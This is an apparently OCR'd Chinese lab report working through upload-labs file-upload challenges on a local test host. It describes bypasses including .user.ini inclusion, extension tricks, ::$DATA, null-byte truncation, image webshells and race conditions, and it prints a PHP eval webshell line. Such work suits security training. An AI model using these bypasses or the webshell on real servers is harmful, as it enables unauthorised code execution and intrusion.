
2. user.ini 文件绕过思路：.user.ini 是 PHP 的用户级配置文件，相当于自定义的小型 php.ini，可在不具备服务器 root 权限时修改部分 PHP 配置，若服务器以 CGI/FastCGI 模式运行（phpinfo 中可查看），.user.ini 文件会被自动解析，通过配置 auto_prepend_file 指令，可让服务器访问该目录下任意 PHP 文件时，自动包含指定的恶意文件（即使恶意文件扩展名是白名单允许的类型）。

3. 准备两个文件，一是创建.user.ini 文件，内容为 auto_prepend_file = shell.png，表示访问该目录下 PHP 文件时自动包含“shell.png”文件；二是将“shell.php”重命名为“shell.png”，伪装成图片文件以符合白名单扩展名要求。



4. 先上传.user.ini 文件，页面提示“上传成功！路径：./upload/.user.ini”，再上传“shell.png”文件，页面提示“上传成功！路径：./upload/shell.png”。


5. 修改 phpsstudy 的版本，使服务器以 CGI/FastCGI 模式运行。



6. 确认上传目录下存在靶场预设的默认 PHP 文件 “readme.php”，该文件用于触发.user.ini 的自动包含机制。

3.5.2 实验结果

由于服务器以 CGI/FastCGI 模式运行，.user.ini 文件的配置成功生效。当访问 “<http://192.168.139.135/upload-labs-master/upload/readme.php>” 时，服务器自动包含 “shell.png” 文件，将其伪装的图片后缀解析为 PHP 代码执行。打开蚁剑工具，输入连接路径 “<http://192.168.139.135/upload-labs-master/upload/readme.php>”，连接密码 “666”，点击“测试连接”提示“连接成功”，可正常执行文件浏览、命令执行等操作，实验成功。



3.6 第6关：黑名单绕过（大小写混淆）

3.6.1 实验步骤

1. 访问第6关页面，尝试上传“shell.php”“shell.php5”及.htaccess文件，均被拒绝，查看源码黑名单规则较为严格，但可能未处理大小写问题。
2. 大小写混淆绕过思路：部分后端验证代码未将文件名统一转换为大写或小写，直接进行匹配，可通过将文件扩展名改为大小写混合形式（如.PhP、.PhP）绕过黑名单。
3. 具体操作：将“shell.php”文件重命名为“shell.PhP”，点击“上传”按钮。

3.6.2 实验结果

服务器未识别出“shell.PhP”为被禁止的文件类型，提示“上传成功！路径：./upload/shell.PhP”。访问该文件路径，服务器正常解析，蚁剑连接成功，实验成功。




3.7 第 7 关：黑名单绕过（空格绕过）

3.7.1 实验步骤

1. 访问第 7 关页面，尝试上传“shell.Php”文件，被拒绝，判断大小写混淆已失效。查看源码验证代码可能未处理文件名末尾的空格。
2. 空格绕过思路：在 Windows 系统中，文件名末尾的空格会被自动忽略，但可以抓包后提交带空格的文件，而部分服务器后端验证时若未去除文件名中的空格，直接与黑名单匹配，可通过在文件名末尾添加空格绕过。
3. 通过 Burp Suite 抓包确认文件名末尾存在空格后发送请求。

3.7.2 实验结果

页面提示“上传成功！路径：./upload/shell.php”。服务器保存文件时，会自动去除末尾空格，实际保存为“shell.php”。访问该路径，文件正常解析，蚁剑连接成功，实验成功。



3.8 第 8 关：黑名单绕过（点号绕过）

3.8.1 实验步骤

1. 访问第 8 关页面，上传“shell.php”（末尾空格）文件，被拒绝，判断空格绕过已失效。考虑使用点号绕过，部分验证代码未处理文件名末尾的点号。
2. 点号绕过思路：Windows 系统中，文件名末尾的点号会被自动忽略，后端验证若未去除末尾点号，可通过在文件名末尾添加点号绕过黑名单。
3. 具体操作：在抓包后，将“shell.php”重命名为“shell.php.”（末尾添加一个点号），上传该文件。


Request

Pretty	Raw	Hex
bp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.139.135/upload-labs-master/Pass-08/index.php Accept-Encoding: gzip, deflate, br Accept-Language: zh-CN, zh;q=0.9, en;q=0.8, en-GB;q=0.7, en-US;q=0.6 Connection: keep-alive -----WebKitFormBoundaryKFGDNRwrzAPVgZne Content-Disposition: form-data; name="upload_file"; filename="shell.php." Content-Type: application/octet-stream		

Event log (11) All issues (16)

3.8.2 实验结果

页面提示“上传成功！路径：./upload/shell.php.”。服务器自动去除末尾点号，实际保存为“shell.php”。文件可正常解析执行，蚁剑连接成功，实验成功。



3.9 第 9 关：黑名单绕过 (:::\$DATA 绕过)

3.9.1 实验步骤

1. 访问第 9 关页面，上传“shell.php”文件，被拒绝，点号绕过失效。考虑 Windows 系统的特殊文件名后缀“:::\$DATA”，该后缀会被系统忽略，仅保留前面的文件名部分。

2. \$DATA 绕过思路：在文件名后添加“:::\$DATA”后缀，后端验证时若未过滤该特殊后缀，会将其视为合法文件名，而服务器保存时会自动去除“:::\$DATA”，还原为正常 PHP 文件名。

3. 具体操作：抓包后将“shell.php”重命名为“shell.php:::\$DATA”，上传该文件。

```

13 Connection: keep-alive
14
15 U-1-Vk...P...l...oxNXikhIGIBAj
16 Content-Disposition: form-data; name="upload_file";
17 filename="shell.php::$DATA"
18 Content-Type: application/octet-stream
19
20 <?nhn

```

3.9.2 实验结果

页面提示“上传成功！路径：./upload/shell.php::\$DATA”。服务器实际保存为“shell.php”，文件可正常解析，蚁剑连接成功，实验成功。

The screenshot shows a browser window displaying a PHP configuration page. The URL is `http://192.168.139.135/upload-labs-master/upload/shell.php`. The page content includes various PHP configuration parameters like `System`, `Build Date`, `Compiler`, and `Architecture`. Below the configuration table, there is a note: "Content-Disposition: form-data; name='upload_file'; filename='shell.php::\$DATA'". To the right of the browser, the Burp Suite interface is visible. It shows the intercepted request and response. The response body contains the message "成功 上传成功!". This indicates that the uploaded file was successfully saved as `shell.php` on the server.

3.10 第 10 关：黑名单绕过（组合绕过）

3.10.1 实验步骤

1. 访问第 10 关页面，尝试单独使用空格、点号、::\$DATA 等绕过方式，均被拒绝，判断验证代码对单一特殊字符进行了过滤，可尝试组合使用多种特殊字符。
2. 组合绕过思路：将空格、点号与文件名结合，形成“shell.php..”（中间空格，末尾点号）的形式，后端验证时可能无法完全处理这些组合字符，而 Windows


系统会自动去除多余的点号和空格。

3. 具体操作：通过 Burp Suite 抓包将文件名修改为“shell.php.”后发送请求。

4. Content-Disposition: form-data
filename="shell.php."
Content-Type: application/oct

3.10.2 实验结果

页面提示“上传成功！路径：./upload/shell.php.”。服务器自动处理后保存为“shell.php”，文件解析执行正常，蚁剑连接成功，实验成功。



3.11 第 11 关：双写绕过

3.11.1 实验步骤

1. 访问第 11 关页面，尝试上传“shell.php”文件，页面提示“不允许上

传.php 类型文件！”，判断服务器采用黑名单机制限制文件扩展名。

2. 双写绕过思路：服务器在验证时会将黑名单中的扩展名（如.php）替换为空字符串，但仅替换一次。可通过双写扩展名（如 pphphp），使替换后仍保留有效扩展名（pphphp 替换后为 php），从而绕过黑名单。

3. 具体操作：

将“shell.php”重命名为“shell.pphphp”，上传该文件。

4. 发送修改后的请求包。

3.11.2 实验结果

页面提示“上传成功！路径：./upload/shell.pphphp”。文件正常解析，蚁剑连接成功，实验成功。

The screenshot shows the Burp Suite interface. On the left, there's a browser window titled 'upload-labs' showing the PHPinfo page for PHP Version 5.4.45. The page displays various configuration details like 'Server API' (Apache 2.0 Handler), 'Virtual Directory Support' (enabled), and a 'Loaded Configuration File' section. On the right, the main Burp Suite window is visible, showing the 'Proxy' tab selected. A message at the bottom right of the proxy window says '成功 连接成功!' (Success Connection successful!).

3.12 第 12 关：白名单过滤和 GET 的 00 截断


3.12.1 实验步骤

1. 访问第 12 关页面，尝试上传“shell.php”文件被拒绝，页面提示“仅允许上传 jpg、png、gif 类型文件”，查看源码后端采用白名单机制限制扩展名。观察 URL 发现包含 GET 参数“save_path=./upload/”，判断文件保存路径由该参数控制。

2.00 截断思路：%00 是 URL 编码中的空字符，在 PHP 版本低于 5.3.4 且 magic_quotes_gpc 关闭时，服务器会将 %00 视为字符串结束符，可在 GET 参数中添加 %00 截断路径，强制修改文件扩展名。

2. 将“shell.php”重命名为“shell.jpg”（符合白名单扩展名），上传时通过 Burp Suite 捕获请求包。

3. 在 URL 的 GET 参数中，将“save_path=./upload/”修改为“save_path=./upload/shell.php%00”，使得完整路径变为“./upload/shell.php%00shell.jpg”。



```
Pretty Raw Hex
POST /upload-labs-master/Pass-12/index.php?save_path=.../upload/shell.php%00
HTTP/1.1
Host: 192.168.139.135
Content-Length: 333
--=-----
```

4. 保持其他请求内容不变，发送修改后的请求包。

3.12.2 实验结果

服务器处理请求时，%00 截断生效，忽略后续字符，最终将文件保存为“shell.php”。页面提示“上传成功！路径：./upload/shell.php”，通过蚁剑工具连接该文件，执行命令正常，实验成功。

3.13 第 13 关：POST 类型的 %00 截断（通过 Burp Suite 修改实现）

3.13.1 实验步骤

1. 访问第 13 关页面，尝试上传“shell.php”文件被拒绝，页面提示“仅允

许上传 jpg、png、gif 类型文件”，判断后端采用白名单机制限制扩展名。通过 Burp Suite 抓包发现，文件保存路径通过 POST 参数（如“save_path”）传递，而非 GET 参数。

2. POST 类型 %00 截断思路：与 GET 参数不同，POST 参数中的 %00 不会被自动 URL 解码，需通过 Burp Suite 直接修改十六进制值为“00”实现截断。在 PHP 版本低于 5.3.4 且 magic_quotes_gpc 关闭时，服务器会将十六进制“00”视为字符串结束符，从而截断后续路径。

3. 具体操作：

将“shell.php”重命名为“shell.jpg”（符合白名单扩展名），上传时通过 Burp Suite 捕获 POST 请求包。

4. 在请求包中定位到 POST 参数中的文件保存路径字段（如“save_path=./upload/”），将其修改为“save_path=./upload/shell.php.jpg”，准备通过截断保留“shell.php”。

5. 切换到 Burp Suite 的“Hex”视图，找到“shell.php.jpg”中“php.jpg”前的连接字符（如“.”对应的十六进制值），将“shell.php”后紧跟的字符（如“.”）的十六进制值修改为“00”，使路径变为“./upload/shell.php [00] jpg”。

The screenshot shows the Burp Suite interface with a captured POST request. The 'Request' tab displays the raw hex and ASCII data. A red arrow points to the character '0' at address 60, which corresponds to the byte before the file extension separator in the path. Another red arrow points to the character '00' at address 61, which is the byte being modified to achieve a null-termination effect. The 'Inspector' tab is open, showing the selected character '0' and the 'Code' tab where the value '00' is entered for modification.

3.13.2 实验结果

服务器处理请求时，十六进制“00”被解析为字符串结束符，截断后续的“jpg”，最终将文件保存为“shell.php”。页面提示“上传成功！路径：./upload/shell.php”，通过蚁剑工具连接该文件，可正常执行命令，实验成功。

3.14 第 14 关：文件内容验证绕过（图片马）

3.14.1 实验步骤

1. 访问第 14 关页面，上传“shell.php”文件被拒绝，上传“shell.jpg”（单纯图片）文件成功，但无法解析为 PHP。查看源码服务器对文件内容进行了验证，仅允许图片文件上传。
2. 图片马绕过思路：将 PHP 代码嵌入到正常图片文件中，生成“图片马”，使文件同时满足图片内容特征和包含 PHP 代码的需求。上传后通过文件包含漏洞或服务器解析漏洞执行图片马中的 PHP 代码。
3. 具体操作：

使用命令行工具，执行“copy /b test.jpg + shell.php shell.jpg”（Windows 系统），将“test.jpg”和“shell.php”合并为新的“shell.jpg”文件，该文件打开时为正常图片，同时包含 PHP 代码。

4. 直接上传合并后的“shell.jpg”文件，页面提示“上传成功！路径：./upload/shell.jpg”。
5. 由于靶场可能存在文件包含漏洞，访问包含该图片马的文件包含页面，
图 片 马 的 文 件 包 含 页 面 为
<http://192.168.139.135/upload-labs-master/include.php?file=upload/2920251116151138.png>，服务器会将图片马中的 PHP 代码解析执行。

3.14.2 实验结果

通过文件包含漏洞访问图片马后，PHP 代码被成功执行。使用蚁剑工具以文件包含的 URL 作为连接地址，密码“666”，成功连接服务器，实验成功。
（这里需要注意图片马所用的图片内容不能过于丰富，我使用有内容的图片一直做成图片马后一直识别不出来 php 内容，用了纯色空白图片才进入 phpinfo 界面）

System	Windows NT DESKTOP-7GF1DLA 6.2 build 9200 (Unknow Windows version) i586
Build Date	Aug 15 2014 19:01:45
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript/nologo configure.js --enable-snapshot-build --enable-debug-pack --disable-zts --disable-isapi --disable-nsapi --without-mssql --without-pdo-mssql --without-pi3web --with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared --with-enchant=shared --enable-object-out-dir=..\\obj --enable-com-dotnet=shared --with-mcrypt=static --disable-static-analyze
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\CStools\PhpStudy2018\PHPTutorial\php\php-5.3.29-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS,VC9
PHP Extension Build	API20090626,NTS,VC9

3.15 第 15 关：

3.15.1 实验步骤

1. 访问第 15 关页面，观察源码发现，服务器使用 `getimagesize` 函数验证文件，该函数通过读取文件头部信息判断是否为图片文件，返回图片的宽高、类型等信息。
2. 绕过思路：与 `exif_imagetype` 函数类似，只需确保文件头部为正常图片格式信息即可，图片即可满足该条件。
3. 具体操作：上传第 14 关制作的图片马“shell.jpg”，通过文件包含漏洞访问。

3.15.2 实验结果

图片马上传成功，文件包含后 PHP 代码正常执行，蚁剑连接成功，实验成功。

3.17 第 17 关：文件内容验证绕过（二次渲染）

3.17.1 实验步骤

1. 访问第 17 关页面，上传之前的图片马“shell.jpg”，页面提示上传成功，但通过文件包含访问后发现无法执行 PHP 代码，查看源码服务器对上传的图片进行了二次渲染，清除了图片中的 PHP 代码。


2. 二次渲染绕过思路：找到图片二次渲染后仍保留的区域，将 PHP 代码嵌入该区域。不同图片格式的二次渲染规则不同，PNG 图片的 IDAT 数据区较易保留代码，本次选择 PNG 图片制作图片马。

3. 具体操作：

使用图片编辑工具打开一张 PNG 图片，在图片边缘添加文字，文字内容为 PHP 代码“<?php @eval(\$_POST['cmd']);?>”，保存为“shell.png”。

4. 上传“shell.png”文件，服务器进行二次渲染后保存。

5. 通过 Burp Suite 抓取上传后的图片文件，查看其中是否仍包含 PHP 代码，确认代码未被清除后，通过文件包含漏洞访问。





3.17.1 实验结果

二次渲染后的图片中仍保留了 PHP 代码，文件包含后代码正常执行，蚁剑连接成功，实验成功。

3.16 第 18 关：条件竞争绕过

3.18.1 实验步骤

1. 访问第 18 关页面，尝试上传“shell.php”文件，页面提示“文件上传成功，但已被删除”，查看源码服务器先将文件保存到临时目录，验证文件合法性后，若为恶意文件则删除，存在时间差，可利用条件竞争漏洞。

2. 条件竞争思路：通过脚本或工具高频次上传恶意文件，同时高频次访问该文件，利用服务器保存文件到删除文件的时间差，使文件在被删除前被成功访

问并执行。


3. 具体操作：

